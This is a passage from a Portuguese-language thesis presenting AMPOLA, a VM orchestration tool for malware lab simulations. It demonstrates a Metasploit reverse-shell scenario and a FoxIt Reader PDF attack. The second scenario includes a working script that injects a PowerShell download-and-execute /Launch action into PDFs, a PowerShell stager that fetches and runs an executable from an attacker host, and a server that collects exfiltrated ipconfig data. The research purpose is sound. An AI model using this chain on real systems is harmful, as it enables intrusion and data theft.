A linha 1 inicia o console do *Metasploit*. A linha 2 escolhe o tipo de *handler* desejado. As linhas 3, 4 e 5 configuram o *handler* escolhido: nesse caso, um *handler* para um executável responsável por uma conexão TCP reversa no IP 192.168.50.152 e porta 4444. A linha 5 dá início ao *exploit*.

5.1.2 Passo 2

O executável malicioso é disponibilizado em um servidor HTTP simples feito em Python e hospedado na máquina atacante:

```
1 cd ~/Desktop
2 sudo python -m http.server 80
```

Aqui, a linha 1 navega para a área de trabalho do atacante, enquanto que a linha 2 é responsável por iniciar um servidor http simples, via Python 3, para servir o repositório atual. Neste ponto, tudo está configurado por parte do atacante e o ataque está completamente automatizado. Basta que um usuário leigo encontre a *payload* gerada em um site da internet ou seja enganado à executar o programa via *phising*, por exemplo, para que a conexão entre a máquina atacante e a máquina atacada seja estabelecida.

5.1.3 Passo 3

Por fim, ignorante ao fato do executável encontrado ser malicioso, a vítima o executa e é infectada, o atacante recebe uma conexão ao computador alvo e tem liberdade para navegar e interagir com o sistema atacado, finalizando o *exploit*.

A figura 5.2 mostra o ataque já instaurado, com a máquina atacante conectada à maquina vítima, tendo criado um repositório chamado "dir-from-kali"e listado as informações do diretório no qual se encontra para mostrar que a criação ocorreu, enquanto que a figura 5.3 mostra a visão da vítima acessando o *website* malicioso, baixando e executando a *payload* atacante.

É necessário apontar que *payloads* tão simples como a deste cenário são facilmente reconhecidas por soluções de defesa como Windows Defender (desligado na máquina da vítima), visto que não possuem técnicas avançadas de ofuscação e são bem documentadas. Ainda, o fato da simulação ser possível corrobora a capacidade de customização da solução para estudos de diferentes ataques e situações, assim como permitir simulações de ataques em ambientes vulneráveis para entender os processos dos atacantes e o impacto no alvo com intuito de encontrar maneiras de corrigir os problemas encontrados.




Figura 5.2: Visão da máquina Atacante




Figura 5.3: Visão da máquina Vítima

5.2 CENÁRIO 2 - ATAQUES COM *MALWARE* MULTICOMPONENTE

Este cenário apresenta um exemplo de execução de ataques mais complexo, como os que causam infecções a partir de múltiplos componentes. *Malwares* multicomponentes representam uma crescente ameaça no cenário cibernético atual devido à dificuldade de analisar, visto que para conseguir uma visão completa do funcionamento do ataque, todas as partes são necessárias.

Além disso, cada segmento individual pode ter capacidades de evasão e ofuscação, o que pode impossibilitar análises mais profundas mesmo quando todas as partes estão presentes.

A figura 5.4 apresenta o fluxo de um ataque simulado baseado em Remote Code Execution (RCE) por meio do aplicativo de leitura de PDF FoxIt Reader (v2024.2.1.25153) (**?**). Esta versão, quando a tag `Launch` está presente no PDF sendo lido, pergunta ao usuário se ele deseja executar o que está sendo lançado, mas possui como opção de resposta padrão a afirmação positiva.




Figura 5.4: Fluxo de infecção com múltiplos componentes

Como discutido em (**?**), devido a natureza leiga da maioria dos usuários, isso apresenta um problema de segurança, já que a tendência dos usuários que utilizam a aplicação é clicar na opção padrão sem analisar as consequências da escolha ou mesmo sem entender o que foi perguntando.

Além disso, arquivos PDF maliciosos são de difícil identificação, já que as tag como a citada acima podem ser utilizadas de maneira benigna, e de fácil transmissão, uma vez que esses arquivos são aceitos sem problemas por praticamente todas as ferramentas de troca de mensagens, como discutido por (**?**), facilitando ataques por *phishing*, por exemplo.

É necessário apontar que este cenário foi inspirado nos achados descritos por (**?**) e que as *payloads* maliciosas (pdf infectado, arquivos *powershell* e o `.exe`) foram escritas e compiladas pelos autores deste trabalho para atacar ambientes *Windows*.

5.2.1 Criando as máquinas virtuais

Com AMPOLA, pode-se facilmente recriar um ambiente capaz de permitir a replicação de um ataque como esse, possibilitando seu estudo de maneira mais aprofundada. Para isso, primeiro cria-se uma VM Windows 10 com a versão citada do *FoxIt* para ser a vítima e uma VM Kali para ser um servidor HTTP simples e simular o atacante como demonstra a 5.5.




Figura 5.5: Máquinas cenário 2

Na virtual Kali, o seguinte servidor HTTP, escrito em python, é executado:

```
1  import http.server
2  import socketserver
3  PORT = 8000
4  class SimpleHTTPRequestHandler(http.server.SimpleHTTPRequestHandler):
5      def do_POST(self):
6          content_length = int(self.headers['Content-Length'])
7          post_data = self.rfile.read(content_length)
8          # print("Received POST data:", post_data)  # Print the raw data
9          for encoding in ['utf-8', 'iso-8859-1', 'latin-1']:
10             try:
11                 decoded_data = post_data.decode(encoding)
12                 print(f"Decoded POST data ({encoding}):", decoded_data)
13                 break
14             except UnicodeDecodeError:
15                 continue
16         else:
17             print("POST data could not be decoded with standard encodings.")

18         self.send_response(200)
19         self.send_header('Content-type', 'text/plain')
20         self.end_headers()
21         self.wfile.write(b'POST request received')
22 def run_server():
23     with socketserver.TCPServer(("", PORT), SimpleHTTPRequestHandler) as
       httpd:
24         print(f"Serving HTTP on port {PORT}")
25         try:
26             httpd.serve_forever()
27         except KeyboardInterrupt:
28             print("\nServer is shutting down.")
29         finally:
30             httpd.server_close()
31             print("Server closed successfully.")
32 if __name__ == "__main__":
33     run_server()
```

Foi preciso escrever um servidor diferente do primeiro cenário porque o servidor simples provido pelo Python 3 não suporta requisições *POST*. A função da linha 4 define uma rota capaz de receber a requisição que será feita pelo PE (Portable Executable, formato executável do Windows) malicioso descrito nas próximas seções. Na virtual *Windows*, como comentado acima, só foi preciso instalar a versão desejada do *FoxIt*.

5.2.2 Gerando os arquivos e configurando o ambiente

Os seguintes arquivos são necessários para replicar o ataque de interesse:

1. Um PDF malicioso com código PowerShell capaz de baixar e executar o arquivo `.ps1` auxiliar de um servidor qualquer.
2. Um arquivo PowerShell auxiliar capaz de baixar e executar o PE malicioso do servidor atacante.
3. Um arquivo PE capaz de executar `ipconfig` e enviar as informações coletadas a um servidor qualquer na Internet.

O PDF (1) foi gerado utilizando o seguinte *script Python*:

```
1  import PyPDF2
2  from PyPDF2.generic import DictionaryObject, NameObject, TextStringObject
3  pdf_path = "output.pdf"
4  output_path = "modified.pdf"
5  reader = PyPDF2.PdfReader(open(pdf_path, "rb"))
6  writer = PyPDF2.PdfWriter()
7  for i in range(len(reader.pages)):
8      writer.add_page(reader.pages[i])
9  url = "https://www.dropbox.com/scl/fi/qtxtt8uxz7z6w664k99rj/dd.ps1?rlkey=
       lhezztos2n62hos252yo4sekw&st=3eiqhj0y&dl=1"
10 win_dict = DictionaryObject()
11 win_dict.update({
12     NameObject("/F"): TextStringObject("cmd.exe"),
13     NameObject("/P"): TextStringObject(f'/c powershell -Command "iex (New-
       Object Net.WebClient).DownloadString(\'{url}\')"')
14 })
15 launch_action = DictionaryObject()
16 launch_action.update({
17     NameObject("/S"): NameObject("/Launch"),
18     NameObject("/Win"): win_dict
19 })
20 writer._root_object.update({
21     NameObject("/OpenAction"): launch_action
22 })
23 with open(output_path, "wb") as output_pdf:
24     writer.write(output_pdf)
25 print(f"PDF modified and saved as '{output_path}'")
```

Em linhas gerais, este *script* injeta em qualquer PDF fornecido um dicionário *Windows* responsável por definir ações de lançamento e abertura (linhas 10 a 22). As ações definidas, por sua vez, invocam, durante a abertura do PDF, um *prompt* de comando (*cmd.exe*) e executam um comando *powershell* neste *prompt* responsável por baixar e executar um arquivo `.ps1` do site definido na linha 9 (nesse caso, uma página no *Dropbox* que está servindo este arquivo). Importante notar que para que o código injetado funcione, o aplicativo de leitura de PDF utilizado deve ser capaz de interpretar as ações injetadas e que, devido a ataques como este, muitos leitores atuais não as suportam mais.
O arquivo `.ps1` (2) baixado pelo PDF malicioso está descrito na figura 5.6
A linha 6 realiza uma requisição *GET* para a `url` definida na linha 1 e salva o arquivo encontrado no destino definido na linha 3. Então, a linha 9 executa o arquivo baixado. O arquivo baixado, por sua vez, é o PE atacante, responsável por capturar informações do usuário. No caso deste cenário,

```powershell
# Define the URL and the destination path
$url = "http://10.1.1.223:8000/pp.exe"
$destination = "$env:APPDATA\pp.exe"

# Download the executable
Invoke-WebRequest -Uri $url -OutFile $destination

# Run the executable
Start-Process -FilePath $destination
```

Figura 5.6: Código powershell malicioso

a *url* alvo corresponde ao servidor HTTP presente na máquina atacante e que está servindo o executável inimigo. O PE utilizado como atacante (3), por sua vez, foi escrito em C e compilado para *Windows* com processadores `x-86` em mente. Este programa executa o comando *ipconfig* e realiza uma requisição *POST* no servidor malicioso, enviando as informações coletadas pelo comando executado.

5.2.3 Sofrendo o exploit

Primeiro, o PDF é aberto pela vítima via FoxIt. Quando isso é feito, as seguintes janelas de *pop-up* com opção positiva padrão (OK e Open, respectivamente ilustrados nas figuras 5.7 e 5.8), propensas a serem aceitas sem leitura cuidadosa por usuários leigos são obtidas.




Figura 5.7: Pop-up do FoxIt com botão de OK marcado para confiar no documento.




Figura 5.8: Pop-up do FoxIt com botão de Open marcado para executar arquivo.

Ao clicar nos botões, o código PowerShell injetado na tag `/Launch` do arquivo é executado, baixando e executando o `.ps1` do Dropbox. Este `.ps1`, por sua vez, baixa o PE da máquina Kali (servidor atacante) e o executa. O PE extrai informações da máquina Windows e as envia ao atacante (Figura 5.9), concluindo o ataque.




Figura 5.9: Servidor Web atacante recebendo informações da vítima (ipconfig).

Importante notar que após a confirmação dos *pop-ups*, todo o resto da infecção é transparente ao usuário, exceto pelo breve piscar de um *prompt*. Com ofuscação correta, um atacante pode ser capaz de evadir defesas e realizar ações arbitrárias na máquina atacada, demonstrando o alto potencial nocivo deste ataque.

5.3 CONCLUSÃO

Nesta seção, foram demonstrados cenários comuns de ataques cibernéticos sofridos todos os dias. Estes cenários, por sua vez, revelam o potencial do AMPOLA para gerenciar os ambientes necessários para replicação de fluxos básicos e complexos.

Vale frisar que, apesar de não termos demonstrado diretamente nos cenários 1 e 2, fica implícita a capacidade do sistema de permitir a observação do funcionamento dos *malwares* analisados por meio de análise de rede via ferramentas como `tcpdump`, por exemplo, uma vez que todas as máquinas estão localizadas na mesma rede virtual.

No próximo capítulo, haverá uma breve conclusão sobre tudo o que foi realizado neste trabalho, além de informações para desenvolvimentos futuros da aplicação.

6 CONSIDERAÇÕES FINAIS

Com a popularidade de *malwares* complexos e ataques cada vez mais criativos, é clara a necessidade de um sistema de orquestração capaz de fornecer possibilidade de criação de ambientes controlados de maneira rápida e simplificada.

Para tanto, este trabalho introduziu AMPOLA, uma ferramenta Web com foco em criação e gerenciamento de máquinas virtuais para simulação de cenários de ataque por *malware*. Além disso, forma descritos dois cenários de ataques cada vez mais comuns e presentes no cotidiano cibernético, com explicação dos ambientes criados dentro do AMPOLA. Ambos os cenários demonstraram a capacidade do sistema em colocar máquinas na mesma rede, permitindo interação e observação do que está sendo trafegado, assim como realizar acessos remotos entre as VMs. Em especial, o segundo cenário apresentado demonstra a capacidade da aplicação em permitir a criação de cenários complexos para análise de programas maliciosos elaborados como *malware* multicomponente.

Ademais, como a aplicação permite criação e gerenciamento de máquinas de propósito geral, vale ressaltar aqui que AMPOLA pode ser usado para orquestração de qualquer ambiente que envolva virtuais, não apenas ambientes para análise de programas infecciosos. Não só gerenciar, como acessar tais ambientes também. A natureza Web da aplicação traz o acesso de maneira simplificada e de qualquer lugar do planeta que tenha acesso à internet e a um navegador.

Por outro lado, devido à natureza de protótipo, certos aspectos faltam na aplicação introduzida aqui, como melhor controle do *layout* do teclado sendo utilizado, controle das dimensões de visualização da VM no navegador, criação de máquinas virtuais com múltiplos usuários e usuários não administradores, controle mais refinado sobre os recursos utilizados individualmente por cada VM e gerenciamento sobre a rede criada para os ambientes.

Por fim, para trabalhos futuros, é desejado a correção dos detalhes acima, além da criação de uma interface de usuário profissional para fornecer uma experiência melhor aos usuários, assim como permitir a criação de máquinas virtuais a partir de clonagem *linkada* ou *overlays* para um gerenciamento mais eficiente do espaço de armazenamento e criações mais rápidas em troca de um pouco de performance e a criação de automações para análises mais simples.

REFERÊNCIAS

Alford, R., Lawrence, D. e Kouremetis, M. (2022). Caldera: A red-blue cyber operations automation platform. Em *Proceedings of the 32nd International Conference on Automated Planning and Scheduling (ICAPS)*. The MITRE Corporation.

Antonis Terefos (2024). Foxit pdf flawed design exploitation. https://research.checkpoint.com/2024/foxit-pdf-flawed-design-exploitation/. Accessado: 05/2024.

Applebaum, A., Miller, D., Strom, B., Korban, C. e Wolf, R. (2016). Intelligent, automated red team emulation. Em *Proceedings of the 32nd Annual Conference on Computer Security Applications*, ACSAC '16, página 363–373, New York, NY, USA. Association for Computing Machinery.

AWS (2023a). The difference between frontend and backend. https://aws.amazon.com/pt/compare/the-difference-between-frontend-and-backend/. Accessed: 2024-08-05.

AWS (2023b). What is a framework? https://aws.amazon.com/what-is/framework/. Accessed: 2024-08-05.

Botacin, M., Ceschin, F. e Grégio, A. (2021). Corvus: Uma solução sandbox e de threat intelligence para identificação e análise de malware. Em *Anais Estendidos do XXI Simpósio Brasileiro de Segurança da Informação e de Sistemas Computacionais*, páginas 50–57, Porto Alegre, RS, Brasil. SBC.

de la Vallée, P., Iosifidis, G. e Mees, W. (2022). Cyber red teaming: Overview of sly, an orchestration tool. *Information & Security: An International Journal*, 53(2):273–286.

Drucker, S. (2015). Part 2: Virtualized linked clones versus full clones. https://blog.ncst.com/part-2-virtualized-linked-clones-versus-full-clones. Acessado em 05/08/2024.

Gatlan, S. (2024). Microsoft fixes windows zero-day exploited in qakbot malware attacks. https://www.bleepingcomputer.com/news/security/microsoft-fixes-windows-zero-day-exploited-in-qakbot-malware-attacks/. Accessado: 06/2024.

HelpSystems (2024). Cobalt strike: Adversary simulation and red team operations. https://www.cobaltstrike.com/. Accessado: 06/2024.

IBM (2023a). What is an api? https://www.ibm.com/topics/api. Acessado em 06/08/2024.

IBM (2023b). What is virtualization? https://www.ibm.com/topics/virtualization. Acessado em 05/08/2024.

Lee, M., Jang-Jaccard, J. e Kwak, J. (2022). Novel architecture of security orchestration, automation and response in internet of blended environment. *Computers, Materials & Continua*, 73(1):199–223.

MDN (2024). Mvc - mdn web docs glossary: Definitions of web-related terms. https://developer.mozilla.org/en-US/docs/Glossary/MVC. Accessed: 2024-08-05.

Microsoft (2023). What is malware? https://www.microsoft.com/en-us/security/business/security-101/what-is-malware. Acessado em 05/08/2024.

NIST (2023). Cyber range. https://www.nist.gov/document/cyber-range. Acessado em 06/08/2024.

Ray, H., Vemuri, R. e Kantubhukta, H. (2005). Toward an automated attack model for red teams. *IEEE Security & Privacy*, 3(4):18–25.

Sarker, I. H. (2021). Ai-driven cybersecurity: An overview, security intelligence modeling and research directions. *Arxiv Preprints*.

Sikorski, M. e Honig, A. (2012). *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. No Starch Press, San Francisco, CA.

Souza, C. e Silva, F. (2021). Freki: Uma ferramenta para análise automatizada de malware. Em *Anais Estendidos do XXI Simpósio Brasileiro de Segurança da Informação e de Sistemas Computacionais*, páginas 58–65, Porto Alegre, RS, Brasil. SBC.

The Hacker News (2024). Foxit pdf reader flaw exploited by attackers. https://thehackernews.com/2024/05/foxit-pdf-reader-flaw-exploited-by.html. Accessado: 05/2024.

Zenko, M. (2015). *Red Team: How to Succeed By Thinking Like the Enemy*. Basic Books, New York, NY.